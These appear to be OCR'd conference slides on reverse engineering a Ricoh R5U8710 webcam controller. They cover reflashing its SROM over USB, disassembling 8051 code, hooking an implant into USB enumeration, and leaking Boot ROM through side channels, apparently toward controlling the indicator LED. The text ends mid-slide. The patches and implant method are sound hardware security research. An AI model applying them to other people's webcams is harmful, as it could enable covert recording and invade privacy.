
Current status

- Can overwrite SROM firmware over USB
  - Note: Another part of firmware is in Boot ROM


- Want to control LED
  - Question: Where is LED connected to?
  - Question: Can I inject new code into firmware by overwriting SROM?

Tracing board

Reminder: LED on original webcam module



Results of tracing LED



Connected to VBUS
(USB power)

Connected to
pin of R5U8710
(through resistor)

Need datasheet for R5U8710

- LED is connected to one of R5U8710 pins
    - But what is this pin?
    - Need pinout of R5U8710

- Found schematic for IU233N USB-EVB Circuit that uses R5U8710
    - Shows pin names, but layout does not reflect actual pinout of chip

- Failed to find other relevant documents or datasheets 😢

Getting datasheet

Advanced datasheet attack on vendor

Andrey

(wants datasheet)

Ricoh

(has datasheet)


— Hi! I'm looking for the datasheet for "USB 2.0 Camera Controller R5U8710". Could you send it to me? Thanks!

— Dear Andrey, please find the datasheet attached. Best Regards!

(`R5U8710E1.00_DS_ns.pdf` attached)

— 🤨🥳

Inside of datasheet



Information from datasheet

- Datasheet contained pinout of R5U8710
  - LED was connected to "GPIO B1" (notation from datasheet)
  - ⇒ Can likely be controlled from firmware! 🥳

- Next step: Figure out how to control GPIO B1 from firmware
  - No info on how firmware works in datasheet 😢

- (Datasheet not shown to avoid potential copyright issues)

Let's ask vendor for firmware documentation

Andrey	**Ricoh**
(wants documentation)	(has documentation)

— Could you also send me the firmware documentation or an SDK for this chip?

— Unfortunately, no.
Thank you for your understanding.

— 😢

"You don't run the same gag twice. You do the next gag."

Analyzing and overwriting SROM

SROM hexdump [1/3]

```
$ xxd dump.bin
00000000: 8301 0402 c3f3 c37d 8080 0415 0071 423e  .......}.....qB>
00000010: 2e6a 0000 0602 3c3c 0000 0000 0000 00fe  .j....<<........
00000020: 0081 0083 0080 00fd 0000 03e8 0003 030b  ................
00000030: 0000 0000 0000 0300 0300 0000 0b00 0303  ................
00000040: 0300 0303 0303 030b 0300 0000 0000 0000  ................
00000050: 5269 636f 6820 436f 6d70 616e 7920 4c74  Ricoh Company Lt
00000060: 642e 0000 0000 0000 0000 0000 0000 0000  d...............
00000070: 496e 7465 6772 6174 6564 2043 616d 6572  Integrated Camer
00000080: 6100 0000 0000 0000 0000 0000 0000 0000  a...............
...
```

- USB strings!
- And probably other settings and descriptors

SROM hexdump [2/3]

```
...
00000720: d400 00f1 9d00 00b0 17ff ffff 90a5 e9e0  ................
00000730: 04f0 9000 15e0 30e1 5790 011a e0ff 9001  ......0.W.......
00000740: 22e0 5f90 a5ea f0e0 fd30 e22c 90a5 e8e0  "._......0.,....
00000750: b402 25e4 9000 21f0 9000 23e0 4420 f090  ..%...!...#.D ..
00000760: 0020 e044 01f0 9001 1ae0 54fb f090 0122  . .D......T...."
00000770: 7404 f090 a5e8 14f0 ed30 e414 90a5 e8e0  t........0......
00000780: 6404 600c e060 0912 b5dc 9001 2274 10f0  d.`..`......"t..
00000790: 9000 15e0 30e2 1790 002f e0c3 1320 e004  ....0..../... ..
000007a0: 7f00 8002 7f01 90a5 d2ef f012 f1d4 9000  ................
...
```

- Dense varied bytes starting from `0x715`
- ⇒ Code?

SROM hexdump [3/3]

```
...
00007fc0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00007fd0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00007fe0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00007ff0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00008000: 0108 0100 0001 4d00 0005 0001 0005 0000  ......M.........
00008010: 0000 0001 0000 0000 0000 0000 0001 0001  ................
00008020: 0000 0001 0000 01ff f000 1c00 0000 2800  ..............(.
00008030: 0100 6411 f800 7f00 7f00 0000 3f02 0001  ..d.........?...
00008040: 0000 7f00 ff01 3801 0001 8a00 0001 4d00  ......8.......M.
...
```

- Some other section at `0x8000` (many `0`s before)
- Purpose unknown (yet)

Disassembling code as 8051 in Ghidra

```
CODE:072c 90 a5 e9    MOV     DPTR,#0xa5e9
CODE:072f e0          MOVX    A,@DPTR=>DAT_EXTMEM_a5e9
CODE:0730 04          INC     A
CODE:0731 f0          MOVX    @DPTR=>DAT_EXTMEM_a5e9,A
CODE:0732 90 00 15    MOV     DPTR,#0x15
CODE:0735 e0          MOVX    A,@DPTR=>DAT_EXTMEM_0015
CODE:0736 30 e1 57    JNB     ACC.1,LAB_CODE_0790
CODE:0739 90 01 1a    MOV     DPTR,#0x11a
CODE:073c e0          MOVX    A,@DPTR=>DAT_EXTMEM_011a
CODE:073d ff          MOV     R7,A
CODE:073e 90 01 22    MOV     DPTR,#0x122
CODE:0741 e0          MOVX    A,@DPTR=>DAT_EXTMEM_0122
CODE:0742 5f          ANL     A,R7
CODE:0743 90 a5 ea    MOV     DPTR,#0xa5ea
CODE:0746 f0          MOVX    @DPTR=>DAT_EXTMEM_a5ea,A
CODE:0747 e0          MOVX    A,@DPTR=>DAT_EXTMEM_a5ea
```

- Looks like reasonable 8051 code!

Issues with disassembly

- Most of code writes some values to some memory addresses
  - ⇒ Hard to understand what it does without documentation
- Absolute jumps point to bogus addresses
  - Don't know at which address code from SROM gets loaded
- Almost no instructions that work with 8051 GPIOs
  - ⇒ Don't know which 8051 GPIO corresponds to GPIO B1 (if any)

Experiment #1: Changing USB strings

- Let's confirm that we can indeed change camera firmware

- Changed "Integrated Camera" to "Pwned!" in SROM ⇒ Worked!
  - Camera sent "Pwned!" during enumeration

- Note: Firmware gets loaded from SROM during camera initialization
  - ⇒ Changing SROM in runtime does not reload firmware
  - ⇒ Need to power cycle camera for changes to apply

Experiment #2: Injecting infinite loops

- Injected infinite loop at various locations in code ⇒ Worked!
  - Camera got disconnected on timeout

```
CODE:072b ff          MOV     R7,A
CODE:072c 90 a5 e9    MOV     DPTR,#0xa5e9
```

```
CODE:072b ff          MOV     R7,A

                  LAB_CODE_072c
CODE:072c 80 fe       SJMP    LAB_CODE_072c
CODE:072e e9          ??      E9h
```

Instruction patched with `SJMP` to itself

Result of injecting infinite loops

- Found code locations that get executed during enumeration
  - Can overwrite to get code execution during enumeration

- Found code locations that get executed only when streaming video
  - Not executed during enumeration
  - Could arbitrarily corrupt to store any additional code

    (used later for implant)

Experiment #3: Switching GPIOs and sleeping

- We know that LED is connected to "GPIO B1"
  - But don't know to which 8051 GPIO it corresponds:

    8051 has `P0`, `P1`, `P2`, and `P3`

- 💡 Let's try changing values of all 8051 GPIOs and go into infinite loop
  - Loop prevents camera from crashing, as we overwrite purposeful code

Result of switching GPIOs

- Didn't work: no LED changes, no voltage changes on pin 😢
  - Tried switching GPIOs one by one, switching only one bit, etc.
  - Tried reconfiguring GPIOs as inputs vs outputs

  (Note: Most info on web is wrong about how this works, 8051 GPIOs use latches)

```
CODE:072c 74 ff        MOV      A,#0xff
CODE:072e f5 80        MOV      P0,A
CODE:0730 f5 90        MOV      P1,A
CODE:0732 f5 a0        MOV      P2,A
CODE:0734 f5 b0        MOV      P3,A

                   LAB_CODE_0736
CODE:0736 80 fe        SJMP     LAB_CODE_0736
```

Example patch that sets all bits in all 4 8051 GPIO ports

Current status

- What we have so far:
    - LED is connected to GPIO B1 pin of camera controller
    - Can execute arbitrary code on camera during enumeration

      (but then camera loops or crashes)

- Problem: Changing values of 8051 GPIOs does not switch LED
    - Likely explanation: GPIO B1 is not tied to 8051 GPIOs

      (R5U8710 is a whole System-on-Chip after all)

Further goal and next step

- Hypothesis: Code responsible for controlling GPIO B1 is in Boot ROM
  - ⇒ Let's leak and reverse engineer Boot ROM

- How to leak Boot ROM?
  - Approach idea: Leaking Boot ROM by executing code on camera

    (Maybe over USB? Details to be figured out)

- Next step: Get cleaner code execution without breaking enumeration

Carefully hooking code

Carefully hooking code

- Goal: Hook code without breaking enumeration (without infinite loop or crash)
  - Will allow adding runtime implant for leaking Boot ROM

- Approach:
  1. Hook code executed during enumeration with jump to "free" location
  2. Put side-effect–less implant at that location
  3. Execute instructions overwritten by hook
  4. Jump back to hooked code

Problems with jumping to "free" location


1. No "free" locations, code on SROM is densely packed
   - Solution: Overwrite code not executed during enumeration

     (no crashes as long as we don't start streaming video from camera)

2. Cannot jump to absolute addresses
   - Don't know at which address code from SROM gets loaded
   - (8051 relative jumps only work with offsets from -128 to +127 bytes:


     probably usable, but let's figure out loading address instead

8051 memory spaces



- 8051 has multiple different memory spaces
- Many variants of 8051 that implement memory spaces differently

Code loading during boot



- Boot ROM likely exists at offset `0x0000`
- Part of SROM loaded into `CODE` space at unknown offset

Figuring out code loading address via `at51`

- at51 tool by 8051Enthusiast to the help!
  - Loads given 8051 firmware at each offset from `0` to `0x10000` and checks how many `ljmp` and `lcall` jump right behind `ret`

```
$ ./at51 base dump.bin
    Index by likeliness:
        1:  0xa8eb with 563
        2:  0xa4fb with 211
        3:  0xa8df with 191
```

- Address looks promising:

  `0x715 + 0xa8eb == 0xb000`
  - (`0x715` — suspected offset of code start within `dump.bin`)
- ⇒ Code likely gets loaded at `0xb000`

Hooking-based implant: before implanting

Executed
during enumeration

```
CODE:b016 ff          MOV     R7,A
CODE:b017 90 a5 e9    MOV     DPTR,#0xa5e9
CODE:b01a e0          MOVX    A,@DPTR=>DAT_EXTMEM_a5e9
CODE:b01b 04          INC     A
```

Not executed
during enumeration,
can be overwritten
for implant

```
CODE:c000 22          RET
CODE:c001 e4          CLR     A
CODE:c002 ff          MOV     R7,A
CODE:c003 7e 01       MOV     R6,#0x1
CODE:c005 fd          MOV     R5,A
CODE:c006 fc          MOV     R4,A
CODE:c007 e0          MOVX    A,@DPTR
CODE:c008 f8          MOV     R0,A
CODE:c009 a3          INC     DPTR
CODE:c00a e0          MOVX    A,@DPTR
```

Hooking-based implant: after implanting

```
CODE:b016 ff            MOV     R7,A
CODE:b017 02 c0 00      LJMP    LAB_CODE_c000

                    LAB_CODE_b01a
CODE:b01a e0            MOVX    A,@DPTR=>DAT_EXTMEM_a5e9
CODE:b01b 04            INC     A

CODE:c000 aa            ??      AAh
CODE:c001 bb            ??      BBh
CODE:c002 cc            ??      CCh
CODE:c003 dd            ??      DDh
CODE:c004 90 a5 e9      MOV     DPTR,#0xa5e9
CODE:c007 02 b0 1a      LJMP    LAB_CODE_b01a
CODE:c00a e0            MOVX    A,@DPTR
```

Jump to implant

Jump back

Instruction that was at `0xb017`

Implant code goes here

Current status

- Have: Arbitrary code execution on camera during enumeration
  - But without breaking enumeration
  - Starting to stream video crashes camera, as code for that is overwritten

- Want: Boot ROM code
  - Code responsible for controlling GPIO B1 is likely there

- How to get Boot ROM out of camera?

Leaking Boot ROM

Typical approaches to leaking Boot ROM

- Idea: Leak over GPIOs! (by connecting logic analyzer)
  - Nope, I don't know how to control GPIOs from firmware 😢 — that's what I'm trying to figure out!
- Idea: Leak over USB!
  - Nope, I don't know how to control contents of USB packets 😢
- No other external interfaces 😢

I can leak 1 bit of information! 💡

- I can differentiate between two cases:
  - Camera successfully enumerates (connects as USB Device)
  - Camera fails to enumerate

- ⇒ Make enumeration hooking-based implant do:

  `if CODE_BITS[N] == 0`, go into infinite loop

  `else`, proceed with enumeration

Worked! But slow

- Leaking 1 bit took ~1 second
    - SPI flashing is slow, USB enumeration is slow
- Up to 64 KB of Boot ROM
    - ⇒ Leaking would take up to 145 hours
- Feasible, but want something better

Reminder: Discovered settings for `bRequest == 0x00`

`bRequest`	Direction	`wIndex`	Read value	Extra information
`0x00`	`IN`	`0x00`	`01`	
`0x00`	`IN`	`0x01`	`00`	
`0x00`	`IN`	`0x02`	`8080`	Matches bytes 7–9 of SROM
`0x00`	`IN`	`0x03`	`c3f3c37d`	Matches bytes 4–7 of SROM
`0x00`	`IN`	`0x04`	`00000000`	
`0x00`	`IN`	`0x05`	`107a`	

- These settings probably expose firmware version, hardware revision, etc.

Fetching CODE via known USB request 💡

bRequest	Direction	wIndex	Read value	Extra information
0x00	IN	0x00	01	
0x00	IN	0x01	00	
0x00	IN	0x02	8080	Matches bytes 7–9 of SROM
0x00	IN	0x03	c3f3c37d	Matches bytes 4–7 of SROM

- Hypothesis: Value returned for `xIndex == 0x03` is stored somewhere in memory
- I can copy 4 bytes of `CODE` to that variable (aka `marker`) and then fetch it over USB
- But at which address and in which memory space is `marker` stored?

Where is `marker` stored?

- Value of `marker` likely stored in `XDATA`

  (many parts of SROM code access that memory space for variables)

- Value of `marker` matches bytes 4–7 of SROM

  ⇒ Can calculate its address based on base address from `at51`?
  - Tried, didn't work 😢
  - Looks like SROM is split into data and code parts that are loaded at different addresses

Bisecting memory space to find `marker` 💡

- How to find out address of `marker`?
- Can leak 1 bit of information ⇒ Let's bisect memory space!

```
// Pseudo-code, actual code in 8051 assembly
for offset in range(0, 0x10000/2):  // Lower half of XDATA
    if XDATA[offset : offset+4] == 0xc3f3c37d:
        loop_forever()
```

- If enumeration fails ⇒ `marker` is in `[0, 0x10000/2)`, else in `[0x10000/2, 0x10000)`
- Continue splitting region with `marker` in half until address is found (16 steps in total)

`marker` found!

- `marker` found at `0xf25e` in `XDATA`

- Modified implant to write `0xdeadbeef` to `0xf25e` ⇒ Worked!
- `MOVC 0xf25e, CODE[0:4]` ⇒ Worked!

- Now can leak 4 bytes of `CODE` per reflash ⇒ Leaking would take ~4.5 hours
  - Still quite long, can we make it even better?

Dynamically providing offset via UVC settings 💡

- Maybe can store value for offset within `CODE` in camera memory and make it persist across camera resets?
  (Need to USB reset, as implant is executed during enumeration)

- Idea: How about using UVC settings (`Contrast`, `Saturation`, ...)?
  - Can be set via UVC control requests; values likely stored in variables
  - Might even be saved to SROM and loaded during camera boot
    ⇒ Will be preserved after power cycle, not only USB reset

Using `Contrast` and `Saturation` for offset

- Used `uvcdynctrl` tool to change various UVC settings to unique values
- Bisected `XDATA` to find them (values are 1 byte, so this was tricky)

- Found `Contrast` at address `0xafb9` in `XDATA`, `Saturation` at `0xafbd`
- Both go from 0 to 100 ⇒ Can combine into single offset up to 16 KB

- Found them in SROM too at `0x802a` and `0x802e`

  (That's what part of SROM at `0x8000` was for!)

Relying on UVC settings for leaking Boot ROM

- Scripted in setting offset via `uvcdynctrl` tool

